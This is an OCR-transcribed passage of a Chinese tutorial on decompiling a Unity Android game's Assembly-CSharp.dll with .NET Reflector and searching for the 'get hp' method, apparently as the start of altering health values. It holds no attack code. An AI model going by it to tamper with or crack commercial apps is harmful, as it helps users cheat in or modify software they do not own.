
打开以后如图所示：


.NET Reflector 8.2.0.42
File Edit View Tools Help
C#
Search Object Browser (Ctrl-F)
System.Data (4.0.0.0)
System.Web (4.0.0.0)
System.Drawing (4.0.0.0)
System.Windows.Forms (4.0.0.0)
System.ServiceModel (4.0.0.0)
System.Workflow.ComponentModel (4.0.0.0)
System.Workflow.Runtime (4.0.0.0)
System.Workflow.Activities (4.0.0.0)
mscorlib (4.0.0.0)
System (2.0.0.0)
System.Xml (4.0.0.0)
UnityEngine (0.0.0.0)
System.Core (2.0.5.0)
System.Core.dll
Assembly-CSharp (0.0.0.0)
Assembly-CSharp, Version=0.0....ken=null
// Assembly Assembly-CSharp, Version 0.0.0.0
[assembly: RuntimeCompatibility(WrapNonExceptionThrows=true)]
[assembly: Extension]
// Assembly Assembly-CSharp, Version
Location: C:\Users\Administrator\Desktop\编程逆
\ApkIDE\Work\com.yidian.rekoo.dangl


一般情况下，人物的数据最基本的就是 hp(血量)，那我们按下 F3 进入搜索，并且输入"get hp",如图所示


.NET Reflector 8.2.0.42
File Edit View Tools Help
C#
Search Object Browser (Ctrl-F)
System.Data (4.0.0.0)
System.Web (4.0.0.0)
System.Drawing (4.0.0.0)
System.Windows.Forms (4.0.0.0)
System.ServiceModel (4.0.0.0)
System.Workflow.ComponentModel (4.0.0.0)
System.Workflow.Runtime (4.0.0.0)
System.Workflow.Activities (4.0.0.0)
mscorlib (4.0.0.0)
System (2.0.0.0)
System.Xml (4.0.0.0)
UnityEngine (0.0.0.0)
System.Core (2.0.5.0)
System.Core.dll
Assembly-CSharp (0.0.0.0)
Search
get hp
Type
Namespace
Assembly
Assembly-CSharp, Version=0.0....ken=null
// Assembly Assembly-CSharp, Version 0.0.0.0
[assembly: RuntimeCompatibility(WrapNonExceptionThrows=true)]
[assembly: Extension]
// Assembly Assembly-CSharp, Version
Location: C:\Users\Administrator\Desktop\编程逆
\ApkIDE\Work\com.yidian.rekoo.dangl


发现是空值，因为我们没有选定相关的搜索方式


.NET Reflector 8.2.0.42
File Edit View Tools Help
C#
Search Object Browser (Ctrl-F)
System.Data (4.0.0.0)
System.Web (4.0.0.0)
System.Drawing (4.0.0.0)
System.Windows.Forms (4.0.0.0)
System.ServiceModel (4.0.0.0)
System.Workflow.ComponentModel (4.0.0.0)
System.Workflow.Runtime (4.0.0.0)
System.Workflow.Activities (4.0.0.0)
mscorlib (4.0.0.0)
System (2.0.0.0)
System.Xml (4.0.0.0)
UnityEngine (0.0.0.0)
System.Core (2.0.5.0)
System.Core.dll
Assembly-CSharp (0.0.0.0)
Search
get hp
Member
Declaring Type
Assembly
GetParameterInfo
System.Data.Common.UnsafeNativeMethods+I...
get_TempFilePhysicalPathPre...
System.Web.Compilation.AssemblyBuilder
ResolveAssembly
System.Web.Compilation.AssemblyResolver
GetCacheDependency
System.Web.Compilation.BuildManagerHost+Cli...
GetFile
System.Web.Compilation.BuildManagerHost+Cli...
GetFileHash
System.Web.Compilation.BuildManagerHost+Cli...
get_Previous
System.Web.Hosting.VirtualPathProvider
GetFileHash
System.Web.Hosting.VirtualPathProvider
GetFileHash
System.Web.Hosting.VirtualPathProvider
GetCacheDependency
System.Web.Hosting.VirtualPathProvider
GetCacheDependency
System.Web.Hosting.VirtualPathProvider
类名搜索
方法名搜索
字
索
Assembly-CSharp, Version=0.0....ken=null
// Assembly Assembly-CSharp, Version 0.0.0.0
[assembly: RuntimeCompatibility(WrapNonExceptionThrows=true)]
[assembly: Extension]
// Assembly Assembly-CSharp, Version
Location: C:\Users\Administrator\Desktop\编程逆
\ApkIDE\Work\com.yidian.rekoo.dangl


我们选择第二个，方法名搜索即可找到许多东西，那么，在这么多东西里面我们如果分析呢？首先我们要先看得懂什么意思。


.NET Reflector 8.2.0.42
File Edit View Tools Help
C#
Search Object Browser (Ctrl-F)
System.Data (4.0.0.0)
System.Web (4.0.0.0)
System.Drawing (4.0.0.0)
System.Windows.Forms (4.0.0.0)
System.ServiceModel (4.0.0.0)
